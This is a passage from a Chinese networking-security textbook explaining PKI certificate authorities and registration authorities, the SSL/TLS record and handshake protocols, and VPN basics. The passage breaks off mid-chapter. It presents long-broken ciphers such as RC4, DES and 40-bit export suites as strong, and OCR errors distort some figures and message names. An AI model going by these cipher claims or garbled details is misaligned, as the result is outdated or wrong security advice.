CA在PKI中扮演可信任的代理角色。只要用户相信一个CA及其发行和管理证书的商业策略,用户就能相信由该CA颁发的证书,即第三方信任。CA负责产生、分配并管理PKI结构下的所有用户的证书,把用户的公钥和其他信息捆绑在一起,在证书上的CA的签名保证了证书的内容不被篡改。

认证机构在发放证书时要遵循一定的准则,如要保证自己发出的证书的序列号没有相同的,没有两个不同的实体获得的证书中的主体内容是一致的,不同主体内容的证书所包含的公开密钥是不相同等。

CA的功能有证书发放、证书更新、证书撤销和证书验证。它的核心功能就是发放和管理数字证书,具体描述如下:签发自签名的根证书、审核和签发其他CA系统的交叉认证证书、向其他CA系统申请交叉认证证书、受理和审核各注册审批机构(RA)的申请、为RA机构签发证书、接收并处理各RA服务器的证书业务请求、证书的审批(确定是否接受用户数字证书的申请)、证书的发放(向申请者颁发或拒绝颁发数字证书)、证书的更新(接收并处理最终用户的数字证书更新请求)、接收用户数字证书的撤销请求、产生和发布证书作废表CRL(Certificate Revocation List)、管理全系统的用户资料、管理全系统的证书资料、维护全系统的证书作废表、维护全系统的证书在线验证系统OCSP(Online Certificate Status Authentication System)查询数据、密钥备份、历史数据归档。

(2) 注册审批机构(RA)

RA是CA的证书发放、管理的延伸。它负责证书申请者的信息录入、审核以及证书发放等工作,同时,对发放的证书完成相应的管理功能。RA系统是整个CA得以正常运营不可缺少的一部分。在RA的下层还可以有多个业务受理点(RS)。CA、RA和RS之间的逻辑结构如图3.28所示。




图3.28 CA/RA和业务受理点之间的逻辑结构

RA的功能是:受理用户证书业务;审核用户身份;向CA申请签发证书;将证书和私钥写入IC卡后分发给受理中心、业务受理点或用户;管理本地OCSP服务器并提供证书状态的实时查询;管理本地用户资料。

(3) 业务受理点

业务受理点的功能是:管理所辖受理点用户资料、受理用户证书业务、审核用户身份、向受理中心或RA申请签发证书、将RA或受理中心制作的证书介质分发给用户。

一个典型的PKI体系结构如图3.29所示,其中包括PKI策略、软硬件系统、证书机构CA、注册机构RA、证书发布系统和PKI应用等。

① PKI 安全策略建立和定义了一个组织信息安全方面的指导方针，同时也定义了密码系统使用的处理方法和原则。它包括一个组织怎样处理密钥和有价值的信息，根据风险的级别定义安全控制的级别。

② 证书机构 CA 是 PKI 的信任基础，它管理公钥的整个生命周期，其作用包括发放证书、规定证书的有效期和通过发布证书作废表(CRL)确保必要时可以废除证书。

③ 注册机构 RA 提供用户和 CA 之间的一个接口，它获取并认证用户的身份，向 CA 提出证书请求。

④ 证书发布系统负责证书的发放，如可以通过用户自己或目录服务。目录服务器可以是一个组织中现存的或 PKI 方案中提供的。

⑤ PKI 应用非常广泛，包括在 Web 服务器和 Web 浏览器之间的通信、电子邮件、电子数据交换(EDI)、在 Internet 上的交易和虚拟私有网(VPN)等。




图 3.29　PKI 体系结构

3.9　SSL

3.9.1　SSL 协议概述

提供网络安全服务可以在不同层次提供。一个通用的解决方法是在网络层使用 IPSec，IPSec 对于最终用户和应用程序是透明的。另一个比较通用的解决方法是在 TCP 上实现安全性，在这一级中有两种实现选择：一是 SSL(或 TLS)可以作为基本协议族的一个部分提供，因此对应用程序透明；二是将 SSL 嵌入到软件中，如嵌入到 Web 浏览器与 Web 服务器。与应用程序有关的安全服务也可以被嵌入到特定的应用程序中，如安全电子交易(SET)，TCP/IP 协议栈中安全机制的位置如图 3.30 所示。

HTTP	FTP	SMTP
TCP		
IP/IPSec		

HTTP	FTP	SMTP
SSL or TLS		
TCP		
IP		

S/MIME	PGP	SET
Kerberos	SMTP	HTTP
UDP	TCP	
IP		

图 3.30　TCP/IP 协议栈中安全机制的位置

Netscape 公司推出 Web 浏览器时，提出了 SSL(Secure Socket Layer)安全通信协议，SSL 协议目前已成为 Internet 上保密通信的工业标准。现行 Web 浏览器普遍将 HTTP 和 SSL 相结合，来实现安全通信。

IETF(www.ietf.org)将 SSL 做了标准化，即 RFC2246，并将其称为 TLS(Transport Layer Security)，从技术上来讲，TLS1.0 与 SSL3.0 的差别非常微小。

在 WAP 的环境下，由于手机及手持设备的处理和存储能力有限，WAP 论坛(www.wapforum.org)在 TLS 的基础上做了简化，提出了 WTLS 协议(Wireless Transport Layer Security)，以适应无线的特殊环境。

SSL 采用公开密钥技术。其目标是保证两个应用层之间通信的保密性和可靠性，可在服务器和客户机两端同时实现支持。它能使客户/服务器应用之间的通信不被攻击者窃听，并且始终对服务器进行认证，还可选择对客户进行认证。SSL 协议要求建立在可靠的传输层协议(如 TCP)之上。SSL 协议的优势在于它是与应用层协议独立无关的，高层的应用层协议(如 HTTP，FTP，Telnet)能透明的建立于 SSL 协议之上。SSL 协议在应用层协议通信之前就已经完成加密算法、通信密钥的协商及服务器认证工作。

如果利用 SSL 协议来访问网页，其步骤如下：

(1) 用户：在浏览器的地址栏中输入 https://www.sslserver.com。

(2) HTTP 层：将用户需求翻译成 HTTP 请求，如 GET /index.htm HTTP/1.1；Host http://www.sslserver.com。

(3) SSL 层：借助下层协议的信道，安全地协商出一份加密密钥，并用此密钥来加密 HTTP 请求。

(4) TCP 层：与 Web Server 的 443 端口建立连接，传递 SSL 处理后的数据。

接收端与此过程相反。

SSL 协议允许支持 SSL 协议的服务器与一个支持 SSL 协议的客户机相互认证，还允许这两个机器间建立加密连接，提供连接可靠性。

SSL 服务器认证允许用户确认服务器身份。支持 SSL 协议的客户机软件能使用公钥密码标准技术(如用 RSA 和 DSS 等)检查服务器证书、公用 ID 是否有效和是否由在客户信任的认证机构 CA 列表内的认证机构发放。

SSL 客户机认证允许服务器确认用户身份。使用应用于服务器认证同样的技术，支持 SSL 协议的服务器软件能检查客户证书、公用 ID 是否有效和是否由在服务器信任的认证机构 CA 列表内的认证机构发放。

一个加密的 SSL 连接要求所有在客户机与服务器之间发送的信息由发送方软件加密和由接收方软件解密，对称加密法用于数据加密(如用 DES 和 RC4 等)，从而连接是保密的。所有通过加密 SSL 连接发送的数据都被一种检测篡改的机制所保护，使用消息认证码(MAC)的消息完整性检查、安全散列函数(如 SHA 和 MD5 等)用于消息认证码计算，这种机制自动地决定传输中的数据是否已经被更改，从而连接是可靠的。

SSL 协议支持如下一些使用 RSA 密钥交换算法的密码组，它们的加密强度由强到弱排列：

① 带 SHA-1 消息认证、支持 168 位加密的 Triple-DES，速度不如 RC4 快。由于密码长度较大，大约有 3.7×10^{50} 个密码可用。

② 带 MD5 消息认证、支持 128 位加密的 RC4，RC4 和 RC2 都有 128 位的密码，它们的

加密强度仅次于 Triple-DES。RC4 和 RC2 大约有 3.4×10^{38} 个密码可用，这使得它们很难被破解。RC4 密码是 SSL 支持的密码中速度最快的。

③ 带 MD5 消息认证、支持 128 位加密的 RC2，RC2 比 RC4 速度慢(SSL3.0 支持而 SSL2.0 不支持)。

④ 带 SHA-1 消息认证、支持 56 位加密的 DES，大约有 7.2×10^{16} 个密码可用(在 SSL2.0 中该密码使用的是 MD5 消息认证)。

根据美国政府的规定，以上 4 种加密仅能在美国境内使用，以下加密技术是可以出口的。

① 带 MD5 消息认证、支持 40 位加密的 RC4，大约有 1.1×10^{12} 个密码可用。

② 带 MD5 消息认证、支持 40 位加密的 RC2，大约有 1.1×10^{12} 个密码可用。

注意：对 RC2 和 RC4 支持 40 位加密，其中密钥仍是 128 位的，但只有 40 位有加密意义。

不加密，只带 MD5 消息认证。这种方法使用 MD5 消息认证检测篡改(SSL3.0 支持而 SSL2.0 不支持)。

SSL 主要工作流程包括：网络连接建立；与该连接相关的加密方式和压缩方式选择；双方的身份识别；本次传输密钥的确定；加密的数据传输；网络连接的关闭。

应用数据的传输过程如下：

(1) 应用程序把应用数据提交给本地的 SSL；

(2) 发送端根据需要，使用指定的压缩算法，压缩应用数据；

(3) 发送端使用散列算法对压缩后的数据进行散列，得到数据的散列值；

(4) 发送端把散列值和压缩后的应用数据一起用加密算法加密；

(5) 密文通过网络传送给对方；

(6) 接收方用相同的加密算法对密文解密，得到明文；

(7) 接收方用相同的散列算法对明文中的应用数据散列；

(8) 计算得到的散列值与明文中的散列值比较。如果一致，则明文有效，接收方的 SSL 把明文解压后得到应用数据上交给接收方的应用。否则就丢弃数据，并向发送方发出告警信息。严重地错误有可能引起再次的协商或连接中断。

SSL 协议建立在传输层和应用层之间，包括两个子协议：SSL 记录协议和 SSL 握手协议，其中记录协议在握手协议下端，其结构如图 3.31 所示。

<table>
<tr><td>SSL 握手协议</td><td>SSL 改变密码格式协议</td><td>SSL 警告协议</td><td>HTTP，FTP，…</td></tr>
<tr><td colspan="4">SSL 记录协议</td></tr>
<tr><td colspan="4">TCP</td></tr>
<tr><td colspan="4">IP</td></tr>
</table>

图 3.31 SSL 协议结构

SSL 记录协议定义了要传输数据的格式，它位于一些可靠的传输协议之上(如 TCP)，用于各种更高层协议的封装。SSL 握手协议就是这样一个被封装的协议，允许服务器与客户机在应用程序传输和接收数据之前互相认证、协商加密算法和密钥。

3.9.2 SSL 记录协议

SSL 记录协议为 SSL 连接提供两种服务：机密性和报文完整性。

在 SSL 协议中,所有的传输数据都被封装在记录中。记录是由记录头和长度不为 0 的记录数据组成。所有的 SSL 通信都使用 SSL 记录层,记录协议封装上层的握手协议、警告协议、改变密码格式协议和应用数据协议。SSL 记录协议包括了记录头和记录数据格式的规定。其主要的操作如图 3.32 所示。




图 3.32 SSL 记录协议的操作

(1) 分段。每个上层应用数据被分成 214 字节或更小的数据块。记录中包含类型、版本号、长度和数据字段。

(2) 压缩。压缩是可选的,并且是无损压缩,压缩后内容长度的增加不能超过 1024 字节。

(3) 在压缩数据上计算消息认证 MAC。

(4) 对压缩数据及 MAC 进行加密。

(5) 增加 SSL 记录头。

SSL 记录协议字段包括:

- 内容类型(8 位):封装的高层协议。
- 主要版本(8 位):使用的 SSL 主要版本。对于 SSLv3.0,值为 3。
- 次要版本(8 位):使用的 SSL 次要版本。对于 SSLv3.0,值为 0。
- 压缩长度(16 位):明文数据(如果选用压缩则是压缩数据)以字节为单位的长度。SSL 记录协议字段如图 3.33 所示。

内容类型	主要版本	次要版本	压缩长度
明文(压缩可选)			
MAC(0,16 或 20 位)			

图 3.33 SSL 记录协议字段

已经定义的内容类型是握手协议、警告协议、改变密码格式协议和应用数据协议。其中改变密码格式协议是最简单的协议,这个协议由值为 1 的单字节报文组成,用于改变连接使用的密文族。警告协议用来将 SSL 有关的警告传送给对方。警告协议的每个报文由两个字节组成,第一字节指明级别(1 警告或 2 致命),第二字节指明特定警告的代码。

3.9.3 SSL 握手协议

SSL 握手协议被封装在记录协议中,该协议允许服务器与客户机在应用程序传输和接收数据之前互相认证、协商加密算法和密钥。在初次建立 SSL 连接时服务器与客户机交换一系列消息。

这些消息交换能够实现如下操作：

- 客户机认证服务器；
- 允许客户机与服务器选择双方都支持的密码算法；
- 可选择的服务器认证客户；
- 使用公钥加密技术生成共享密钥；
- 建立加密 SSL 连接。

SSL 握手协议报文头包括 3 个字段。

- 类型(1 字节)：该字段指明使用的 SSL 握手协议报文类型。SSL 握手协议报文包括 10 种类型。
- 长度(3 字节)：以字节为单位的报文长度。
- 内容(≥1 字节)：使用报文的有关参数。

SSL 握手协议报文类型及参数如表 3.1 所示。

表 3.1　SSL 握手协议报文类型及参数

报文类型	参　　数
hello_request	空
client_hello	版本、随机数、会话 ID、密文族、压缩方法
server_hello	版本、随机数、会话 ID、密文族、压缩方法
certificate	X.509v3 证书链
server_key_exchange	参数、签名
certificate_request	类型、授权
server_done	空
certificate_verify	签名
client_key_exchange	参数、签名
finished	Hash 值

SSL 握手协议的过程，如图 3.34 所示。




图 3.34　握手协议的过程

(1) 建立安全能力

客户机向服务器发送 client_hello 报文,服务器向客户机回应 server_hello 报文,建立如下的安全属性:协议版本、会话 ID、密文族、压缩方法,同时生成并交换用于防止重放攻击的随机数。密文族参数包括密钥交换方法(Deffie-Hellman 密钥交换算法、基于 RSA 的密钥交换和另一种实现在 Fortezza chip 上的密钥交换)、加密算法(DES、RC4、RC2、3DES 等)、MAC 算法(MD5 或 SHA-1)、加密类型(流或分组)等内容。

(2) 认证服务器和密钥交换

在 hello 报文之后,如果服务器需要被认证,服务器将发送其证书。如果需要,服务器还要发送 server_key_exchange。然后,服务器可以向客户发送 certificate_request 请求证书。服务器总是发送 server_hello_done 报文,指示服务器的 hello 阶段结束。

(3) 认证客户和密钥交换

客户一旦收到服务器的 server_hello_done 报文,客户将检查服务器证书的合法性(如果服务器要求),如果服务器向客户请求了证书,客户必须发送客户证书,然后发送 client_key_exchange 报文,报文的内容依赖于 client_hello 与 server_hello 定义的密钥交换的类型。最后,客户可能发送 client_verify 报文来校验客户发送的证书,这个报文只能在具有签名作用的客户证书之后发送。

(4) 结束

客户发送 change_cipher_spec 报文并将挂起的 CipherSpec 复制到当前的 CipherSpec。这个报文使用的是改变密码格式协议。然后,客户在新的算法、对称密钥和 MAC 秘密之下立即发送 finished 报文。finished 报文验证密钥交换和鉴别过程是成功的。服务器对这两个报文响应,发送自己的 change_cipher_spec 报文、finished 报文。握手结束,客户与服务器可以发送应用层数据了。

当客户从服务器端传送的证书中获得相关信息时,需要检查以下内容来完成对服务器的认证:时间是否在证书的合法期限内;签发证书的机关是否客户端信任的;签发证书的公钥是否符合签发者的数字签名;证书中的服务器域名是否符合服务器自己真正的域名。服务器被验证成功后,客户继续进行握手过程。

同样的,服务器从客户传送的证书中获得相关信息认证客户的身份,需要检查以下内容来完成对客户的认证:用户的公钥是否符合用户的数字签名;时间是否在证书的合法期限内;签发证书的机关是否服务器信任的;用户的证书是否被列在服务器的 LDAP 里用户的信息中;得到验证的用户是否仍然有权限访问请求的服务器资源。

第 4 章　VPN 技 术

虚拟专用网(Virtual Private Network ,VPN)是企业网在因特网等公共网络上的延伸,可以帮助远程用户、公司分支机构、商业伙伴及供应商同公司的内部网建立可信的安全连接,并保证数据的安全传输,本章将从 VPN 的功能、分类、各种基于隧道协议的 VPN 技术等方面详细介绍 VPN 技术。

4.1　VPN 概 述

随着信息时代的到来,企业越来越依赖于网络进行生产和商业活动。许多企业或机构使用外部的专用网络与远程站点与其他企业、机构进行相互的通信。专用网络是向 Internet 服务提供商(ISP)租用的线路。这些线路是一种点对点的线路,一条线路只能被一个公司或企业所占用,这使得线路上传送的数据能够与其他通信数据相隔离。通过使用专用网络,远程用户便可以立即交换信息,但是租用专用线路的花销大、成本高,因此,专用网络的使用很难普及。

虚拟专用网(VPN)是指通过共享的公共网络(通常是 Internet)建立一个安全、可靠、临时的连接,是一条穿过混乱的公共网络的安全、稳定的隧道。所谓虚拟,是指无须拥有实际的数据线路,而是使用原有的公共网络(Internet)数据线路。

选择一个合适的虚拟专用网解决方案或产品并不是一件容易的事情。每一种解决方案都可提供不同程度的安全性、可用性,并且都各有优缺点。为了选择一个合适的安全产品,决策者应该首先明确公司的商业需求,例如,公司是需要将少数几个可信的远地雇员连接到公司总部,还是希望为每个分支机构、合作伙伴、供应商、顾客和远地雇员都建立一个安全连接通道等。如果选择了适当的虚拟专用网,便可以保护网络免受病毒感染、防止欺骗、防商业间谍、增强访问控制、加强系统管理、强化认证等。

在虚拟专用网提供的功能中,认证和加密是最重要的。而访问控制相对比较复杂,因为它的配置与实施策略和所用的工具紧密相关。虚拟专用网的认证、加密和访问控制这 3 种功能必须相互配合,才能保证真正的安全性。在连接到因特网之前,企业应指定相应的安全策略,清楚地说明不同身份的用户可以访问哪些资源。一个更安全的解决方案可能包括防火墙、路由器、代理服务器、虚拟专用网软件或硬件。它们中的任何一种设备可能提供足够的安全通信,但是采用何种设备取决于安全策略。

4.1.1　VPN 关键技术

为了保证数据通信的安全性,VPN 综合采用了隧道技术、加密技术。

1. 隧道技术(Tunneling)

隧道技术是一种通过使用互联网络的基础设施在网络之间传递数据的方式。使用隧道传递的数据(或负载)可以是不同协议的数据帧或包。隧道协议将其他协议的数据帧或包重新封装然后通过隧道发送。新的帧头提供路由信息,以便通过互联网传递被封装的负载数据。

隧道技术类似于点到点的连接,这种方式能够使来自许多信息源的网络业务在同一个基础设施中通过不同的隧道进行传输。隧道技术使用点对点通信协议代替了交换连接,通过路由网络来连接数据地址。隧道技术允许授权移动用户或已授权的用户在任何时间、任何地点访问企业网络。

通过隧道的建立,可实现如下的功能。

(1) 将数据流强制送到特定的地址

(2) 隐藏私有的网络地址

(3) 在 IP 网上传递非 IP 数据包

(4) 提供数据安全支持

2. 加密技术

加密技术是电子商务采取的主要安全保密措施,是最常用的安全保密手段,利用技术手段把重要的数据变为乱码(加密)传送,到达目的地后再用相同或不同的手段还原(解密)。加密技术的应用是多方面的,VPN 是加密技术使用的最广泛应用之一。

4.1.2 VPN 的分类

根据不同需要,可以构造不同类型的虚拟专用网,不同商业环境对虚拟专用网的要求和虚拟专用网所起的作用是不一样的。

根据用途不同,虚拟专用网可分为 3 类:内部网虚拟专用网、远程访问虚拟专用网和外联网虚拟专用网。

1. 内部网虚拟专用网

① 在公司总部和它的分支机构之间建立虚拟专用网,称为内部网虚拟专用网。

② 在公司总部和远地雇员或旅行之中雇员之间建立虚拟专用网,称为远程访问虚拟专用网。

③ 在公司与商业伙伴、顾客、供应商、投资者之间建立虚拟专用网,称为外联网虚拟专用网。

内部网是通过公共网络将一个组织的各分支机构的局域网连接而成的网络。这种类型的局域网到局域网的连接带来的风险最小,因为公司通常认为他们的分支机构是可信的,这种方式连接而成的网络被称为企业内联网,可把它作为公司网络的扩展。

当一个数据传输通道的两个端点被认为是可信的时候,公司可以选择“内部网虚拟专用网”解决方案,安全性主要在于加强两个虚拟专用网服务器之间加密和认证手段上。大量的数据经常需要通过虚拟专用网在局域网之间传递。通过把中心数据库或其他计算资源连接起来的各个局域网可以看成是内部网的一部分。

这里仅子公司中有一定访问权限的用户才能通过内部网虚拟专用网访问公司总部的资源,所有端点之间的数据传输都要经过加密和身份鉴别。如果一个公司对子公司或个人有

不同的可信程度，那么公司可以考虑基于认证的虚拟专用网方案来保证信息的安全传输，而不是靠可信的通信子网。

这种类型的虚拟专用网的主要任务是保护公司的因特网不被外部入侵，同时保证公司的重要数据流经因特网时的安全性。

2. 远程访问虚拟专用网

通过因特网的远程拨号访问所带来的好处越来越明显。用因特网作为远程访问的骨干网比传统的方案更容易实现，而且花钱更少。如果一个用户无论是在家里还是在旅途之中，想同公司的内部网建立一个安全连接，则可以用“远程访问虚拟专用网”来实现。典型的远程访问虚拟专用网是用户通过本地的信息服务提供商（ISP）登录到因特网上，并在现在的办公室和公司内部网之间建立一条加密信道。

远程访问虚拟专用网的客户端应尽量简单，因为普通雇员一般都缺乏专门训练。客户应该可以手工建立一条虚拟专用网信道，即当客户每次想建立一个安全通信信道时，只需安装虚拟专用网软件。在服务器端，因为要监视大量用户，有时需要增加或删除用户，这样可能造成混乱，并带来安全风险，因此服务器应集中并且管理要容易。

公司往往制定一种透明的访问策略，即使在远处的雇员也能像坐在公司总部的办公室一样自由的访问公司的资源。因此首先要考虑的是所有端到端的数据都要加密，并且只有特定的接收者才能解密。大多数虚拟专用网除了加密以外还要考虑加密密码的强度、认证方法。这种虚拟专用网要对个人用户的身份进行认证，而不仅认证 IP 地址，这样公司就会知道哪个用户欲访问公司的网络。认证后决定是否允许用户对网络资源的访问。认证技术可以用一次口令、Kerberos 认证方案、令牌卡、智能卡或指纹。一旦一个用户同公司的虚拟专用网服务器进行了认证，根据他的访问权限表，他就具有一定程度的访问权限。每个人的访问权限表由网络管理员制定，并且要符合公司的安全策略。

有较高安全度的远程访问虚拟专用网应能截取到特定主机的信息流，有加密、身份验证、过滤等功能。

3. 外联网虚拟专用网

